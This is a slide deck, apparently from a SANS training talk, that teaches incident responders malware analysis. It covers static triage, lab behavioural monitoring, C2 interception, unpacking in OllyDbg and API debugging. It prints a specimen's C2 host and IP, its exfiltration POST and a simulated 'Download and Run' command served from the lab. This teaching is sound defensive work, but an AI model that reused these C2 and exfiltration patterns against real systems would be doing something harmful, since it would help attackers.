Introduction to Malware Analysis for Incident Responders



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


Get these slides from http://tinyurl.com/rem-for-ir

Knowing how to examine malicious software helps determine...



- Does the file pose a threat to your organization?
- What are its capabilities?
- How to detect it on systems across the enterprise?
- What does it reveal about your adversary?





Look at static properties of the specimen for an initial assessment.

- Hashes
- Packer identification
- Embedded artifacts
- Imports and exports
- Strings, etc.


Start determining, as part of triage:


- Is it malware?
- · How bad is it?
- How to detect it?


5

PEStudio extracts many static properties and flags anomalies.









Static analysis helps with initial assessment and basic IOCs.

- The file being packed is unusual, but not in itself malicious.
- An Indicator of Compromise is a contextspecific signature.
- We can use the file hash values to look up the file in knowledgebases.

File not found

The file you are looking for is not in our database

9

Tools and Concepts

PEStudio triage

Strings IOC

Hash VirtualAlloc


Packer Imports


Initial Behavior Analysis

11

Behavior analysis examines interactions with the environment.

- Execute malware in an isolated Windows laboratory system.
- Observe how it interacts with the file system, registry, network.
- Interact with malware to learn more about it.






Mitigate the risks of malware attempting to escape from the lab.

- Avoid production network connectivity.
- Dedicate a host to the lab.
- Restore the host if anything suspicious occurs.
- Keep up with patches to virtualization software

1


Launch monitoring tools in the lab, then infect the Windows system.


- Process Hacker: Observes running processes, replacing Task Manager.
- Process Monitor: Records file system, registry and other local activities.
- CaptureBAT: Records local activities that change state and recovers deleted files.




Infect the Windows lab system while the monitoring tools are active.

- Interact with the infected system a bit by launching programs and typing.
- Let the specimen run for at least 3-5 minutes, to give it a chance to act.
- Pause monitoring tools when ready to begin examining the activities.






Process Hacker also shows open handles, including mutex values.



Wireshark shows a connection to an external IP on TCP port 80.

The lab is isolated and has no active services yet, so the connection is not established.



Initial behavioral observations can provide useful IOCs.


• Mutex: nUndsa8301nskal


Hostname: total-updates.com


• IP address: 81.4.111.176


• URI: /scandisk/diskpart.php

File: C:\Users\REM\AppData\
 Roaming\OracleJava\javaw.exe









CaptureBAT reinforces Process Monitor's observations.

created,C:\Users\REM\Desktop\RNKAN.exe,C:\Users\REM\AppData\Roaming\OracleJava\javaw.exe


Write, C:\Users\REM\Desktop\RNKAN.exe, C:\Users\REM\AppData\Roaming\Oracle Java\javaw.exe

terminated, C:\Windows\explorer.exe, C:\Users\REM\Desktop\RNKAN.exe

Write, C:\Users\REM\AppData\Roaming\OracleJava\javaw.exe, C:\Users\REM\AppData\Roaming\nsskrnl

SetValueKey,C:\Users\REM\AppData\Roaming\OracleJava\javaw.exe,HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Windows NT Service

If you kill javaw.exe, it will get respawned within a few minutes.



javaw.exe gets re-spawned by explorer.exe via winservs.exe.

created,C:\Windows\explorer.exe,C:\Users\REM\AppData\Roaming\winser vs.exe

file,Write,C:\Windows\explorer.exe,C:\Users\REM\AppData\Roaming\wins ervs.exe

 $created, C: \Users\REM\App Data\Roaming\winservs. exe, C: \Users\REM\App Data\Roaming\Oracle Java\javaw. exe$

Write,C:\Users\REM\AppData\Roaming\winservs.exe,C:\Users\REM\AppData\Roaming\OracleJava\javaw.exe

 $terminated, C: \Windows \explorer. exe, C: \Users \REM \App Data \Roaming \winservs. exe$

Delete, C:\Users\REM\AppData\Roaming\OracleJava\javaw.exe, C:\Users\REM\AppData\Roaming\winservs.exe

You can recover the deleted file from the CaptureBAT archive.

C:\Users\REM\Documents>md5sum C:\Users\REM\Desktop\winservs.exe C:\Users\REM\Data\Roaming\OracleJava\javaw.exe C:\Users\REM\Desktop\RNKAN-backup.exe C:\Users\REM\Desktop\RNKAN-backup.exe C:\Users\REM\AppData\Roaming\nsskrnl
\24ce99418862cb0c04e46fba245596ab *C:\Users\\REM\\Desktop\\winservs.exe
\24ce99418862cb0c04e46fba245596ab *C:\Users\\REM\\AppData\\Roaming\\OracleJavaw.exe
\24ce99418862cb0c04e46fba245596ab *C:\Users\\REM\\Desktop\\RNKAN-backup.exe
\026062a126e1fe6adf1ba7023aa8d9cf *C:\\Users\\REM\\AppData\\Roaming\\nsskrnl
C:\Users\\REM\\Documents>

- winservs.exe, javaw.exe, RNKAN.exe are identical Windows executables.
- nsskrnl is not an executable file and appears encoded or encrypted.

3:

What have we learned using behavioral analysis so far?

- Runs as ...\OracleJava\javaw.exe
- Creates 3 registry keys for persistence
- Injects code into explorer.exe
- Gets re-spawned by explorer.exe
- Connects to 81.4.111.176
- Creates encoded/encrypted "nsskrnl" file.
- Other IOCs and theories

Tools and Concepts

Virtualization md5sum

Process Hacker VirusTotal

Process Monitor TotalHash

ProcDOT Persistence

CaptureBAT Mutex

Wireshark Data in memory

33

Interactive Network Analysis

Redirect the port 80 connection to a web server in the lab.

- What would happen if the specimen was able to establish the port 80 connection?
- Honeyd can intercept and redirect all internal traffic to its own system.
- The web server on that system will then accept the connection.

No.	Time	Source	Destination	Protocol	Info	
	70 72.931202	192.168.157.130	81.4.111.176	TCP	49159 > 80 [SYN.
	71 74.387650	00:0c:29:84:ea:1d	00:0c:29:2f:d5:7f	ARP	Who has 192.	168.
	72 74.388253	00:0c:29:2f:d5:7f	00:0c:29:84:ea:1d	ARP	192.168.157.	130

Launch Wireshark, Honeyd and the web server, revert and re-infect.

```
remnux@remnux:
File Edit Tabs Help
remnux@remnux:~$ httpd start
Starting web server: thttpd.
remnux@remnux:~$ farpd start
* Starting Fake-arpd daemon farpd
arpd[2339]: listening on eth0: arp and not ether src 00:0c:29:84:ea:1d
remnux@remnux:~$ honeyd start
* Starting Honeyd daemon honeyd
remnux@remnux:~$ wireshark &
[1] 2372
remnux@remnux:~$

    Honeyd should be set up for port 80:


    add default tcp port 80 proxy 127.0.0.1:80
 • Windows should point to the Linux system as
   the default gateway
```


Malware initiates the HTTP connection a minute after it starts.

Time	Source	Destination	Protocol	Info					
183.669071	192.168.157.130	81.4.111.176	TCP	49161 > 80 [SYN] Seq=0 Win=6					
183.669551	81.4.111.176	192.168.157.130	TCP	80 > 49161 [SYN, ACK] Seq=42					
183.670180	192.168.157.130	81.4.111.176	TCP	49161 > 80 [ACK] Seq=1 Ack=4					
183.670555	192.168.157.130	81.4.111.176	HTTP	POST /scandisk/diskpart.php					
183.676318	81.4.111.176	192.168.157.130	TCP	80 > 49161 [ACK] Seq=4294966					
183.677465	81.4.111.176	192.168.157.130	TCP	[TCP segment of a reassemble					
183.677897	81.4.111.176	192.168.157.130	TCP	80 > 49161 [ACK] Seq=1 Ack=3					
183.678177	192.168.157.130	81.4.111.176	TCP	49161 > 80 [ACK] Seq=320 Ack					
183.678565	192.168.157.130	81.4.111.176	TCP	49161 > 80 [ACK] Seq=320 Ack					
183.678836	81.4.111.176	192.168.157.130	HTTP	HTTP/1.1 404 Not Found [Ille					
183.680098	192.168.157.130	81.4.111.176	TCP	49161 > 80 [ACK] Seq=320 Ack					
102 600121	100 160 167 100	01 4 111 176	TCD	40161 - 00 [ETN ACK] 504-00					
1: 157 bytes on wire (1256 bits), 157 bytes captured (1256 bits)									
et II, Src: 00:0c:29:2f:d5:7f (00:0c:29:2f:d5:7f), Dst: 33:33:00:01:00:02 (33:33:0									
et Protocol	et Protocol Version 6, Src: fe80::9d0d:7949:458b:4f12 (fe80::9d0d:7949:458b:4f12),								

The specimen exfiltrates some data. We have additional IOCs.

```
Follow TCP Stream
Stream Content
POST /scandisk/diskpart.php HTTP/1.1
Accept: text/plain
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:24.0) Gecko/20100101 Firefox/24.0
Host: 81.4.111.176
Content-Length: 66
Cache-Control: no-cache
&op=1&id=pweAHaF&ui=REM @ WIN-1Q1I1NIPRCB&wv=20&gr=NEWGRUP&bv=1.57HTTP/1.1 40
Found
Server: thttpd/2.25b 29dec2003
Content-Type: text/html; charset=iso-8859-1
Date: Thu, 22 May 2014 22:21:24 GMT
Last-Modified: Thu, 22 May 2014 22:21:24 GMT
Accept-Ranges: bytes
Connection: close
 ache-Control· no
```





We could experiment with sending commands to the specimen.

- The attacker probably specifies the command in the HTTP response.
- The string "Download and Run", which we saw in memory, could be a command.
- The attacker would probably specify the URL as part of the response.

41

The lab's server can mimic the attacker's actions.

```
remnux@remnux: /var/www
<u>File Edit Tabs Help</u>
remnux@remnux:~$ cd /var/www
remnux@remnux:/var/www$ cp /var/lib/inetsim/http/fakefiles/sample_gui.exe .
remnux@remnux:/var/www$ mkdir<u>scandisk</u>
remnux@remnux:/var/www$ echo "Download and Run http://1.1.1.1/sample_gui.exe"
scandisk/diskpart.php
remnux@remnux:/var/www$
      &op=1&id=pweAHaF&ui=REM @ WIN-1Q1I1NIPRCB&wv=20&gr=NEWGRUP&bv=1.57HTTP/1
      Server: thttpd/2.25b 29dec2003
      Content-Type: text/plain; charset=iso-8859-1
      Date: Thu, 22 May 2014 23:47:09 GMT
      Last-Modified: Thu, 22 May 2014 23:46:38 GMT
      Accept-Ranges: bytes
      Connection: close
      Content-Length: 47
      Download and Run http://l.l.l.l/sample gui.exe
```

Malware downloads the file, but doesn't run it.

- Process Monitor and ProcDOT show the file is created, then deleted.
- CaptureBAT shows the file is zero bytes.
- Could be a bug, could be the analyst using incorrect command syntax.

 $\label{lem:cal} $$C:\Users\REM\AppData\Local\Temp\ZWDOOqdaINnC.exe$$

43

What have we learned from interactive network analysis?

- Confirmed port 80 connections are HTTP.
- Confirmed the use of total-updates.com and /scandisk/diskpart.php.
- Spotted data exfiltration (username, computer name, other).
- Experimented with the C2 mechanism.

Tools and Concepts

Honeyd httpd fakedns URLVoid

Connection interception


Exfiltration


Command and

Control (C2)

45

Unpacking Malware





Packed malware is hard to analyze at the code level.

- Limited dependency information.
- Static analysis in a disassembler doesn't show the original program's code.
- Dynamic analysis in a debugger encounters anti-analysis defenses.
- Try to unpack the specimen for codelevel analysis and reverse-engineering.


49

There is no step-by-step method for bypassing all packers.

- Packers differ in the techniques the use to conceal code and resist unpacking.
- We can debug the program as we look for transfer of control to unpacked code.
- Set breakpoints on code that might be close to the end of the unpacker.
- Expect lots of trial-and-error.


Our sample probably uses VirtualAlloc during unpacking.

- VirtualAlloc allocates memory in the current process during runtime.
- It could be used to reserve memory for code or data that's about to be extracted.



Set a breakpoint on VirtualAlloc in OllyDbg, then run the specimen.

- Load the javaw.exe into the debugger from C:\Users\REM\AppData\Roaming\OracleJava
- Go to VirtualAlloc (Ctrl+G) in kernel32.dll.



Run the sample in OllyDbg to trigger the breakpoint.

Set a breakpoint in the beginning of VirtualAlloc (F2), then run (F9).

Let the specimen finish executing VirtualAlloc. Is it almost unpacked?


- The specimen pauses at the breakpoint.
- Let it execute till return (Ctrl+F9), then single-step to return to the caller (F8).

```
CPU - main thread, mod

00401076
00401079
0040107C
0040107C
0040108C
0040108C
0040109C
004010AC
004010
```


Keep an eye on the region where VirtualAlloc allocated memory.

- VirtualAlloc returns the address of the region in the EAX register.
- Right-click on EAX, then Follow in Dump.



Single-step through the code (F8) until the region is populated.

This happens after CALL 401000.



The region now contains a Windows executable, starting with "MZ".


Scroll in the Dump region to see the strings associated with the PE header.

Extract unpacked contents of the newly-filled memory region.

- Right-click on the Dump pane, then select Backup > Save data to file...
- Edit the file in a hex editor (HxD Hex Editor) to remove bytes leading up to "MZ".


The specimen is now unpacked and can be examined further.

- Many more imports visible (PEStudio).
- Many more strings visible (BinText).



ExeinfoPE recognizes the format of the unpacked file.

Code analysis tools should be able to examine this file without issues.



What have we learned when unpacking the specimen?

- The file was packed with a relatively uncommon packer.
- This helped evade detection and complicated analysis.
- The unpacked sample allows us to continue the investigation.

61

Tools and Concepts

ExeinfoPE Unpacking

OllyDbg Breakpoint

HxD Hex Editor Single-step

BinText PE header

Debugging for API Use Analysis


63

Programs usually interact with the OS using known system (API) calls.

- Windows APIs are functions provided as part of Windows in DLL files.
- Example: VirtualAlloc in kernel32.dll.
- These could be seen in Imports or could be loaded dynamically during runtime.
- Certain APIs are known to be risky and might indicate malicious functionality.

Examine the unpacked specimen in OllyDbg for Windows API usage.


Load malware as javaw.exe from its expected folder, then view names (Ctrl+N).




Right-click on an interesting API call, then Find references (Ctrl+R).

- Set breakpoints on interesting API calls from the References window (F2).
 - CreateMutexA, OpenMutexA
 - WriteProcessMemory, ReadProcessMemory
 - WriteFile
- Run the program to reach the breakpoints and see the calls in action.


Run the specimen in OllyDbg (F9) after setting the breakpoints.





Also, the specimen calls WriteFile when the user types something.

Check handle value 134 via View > Handles to see where it's pointing.



What have we learned when debugging the unpacked specimen?

- Observed multiple suspicious API calls, which indicated likely functionality.
- Confirmed mutex-related IOCs observed earlier during behavioral analysis.
- Valuated theories regarding injection and keylogging.
- Observed memory-scraping evidence.

Tools and Concepts

System call CreateProcessA

API analysis CreateRemoteThread

Handle WriteProcessMemory

CreateMutexA ReadProcessMemory

OpenMutexA Writefile

71

Conclusions and Wrap-Up

Malware analysts interact with other forensics and infosec professionals.

Input to REM staff:

Output from REM staff:


- Verbal reports
- Suspicious files
- File system image
- Memory image
- Network logs
- Anomaly observations

- What malware does
- · How to identify it
- Attacker's profile
- IR recommendations
- Reports and IOCs
- Malware trends

73

How to capture useful information in malware analysis reports?

http://tinyurl.com/malware-report



Malware analysis conclusions contribute towards threat intelligence.

- Detect code-reuse to recognize attack groups and identify malware families.
- Determine how to spot and track attackers' across the enterprise network.
- Understand the trajectory of threats to anticipate adversaries' methodologies.
- Consume and contribute threat intelligence as part of the community.

75

The FOR610 course at SANS teaches how to turn malware inside-out.



- Visit LearnREM.com
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- @lennyzeltser and zeltser.com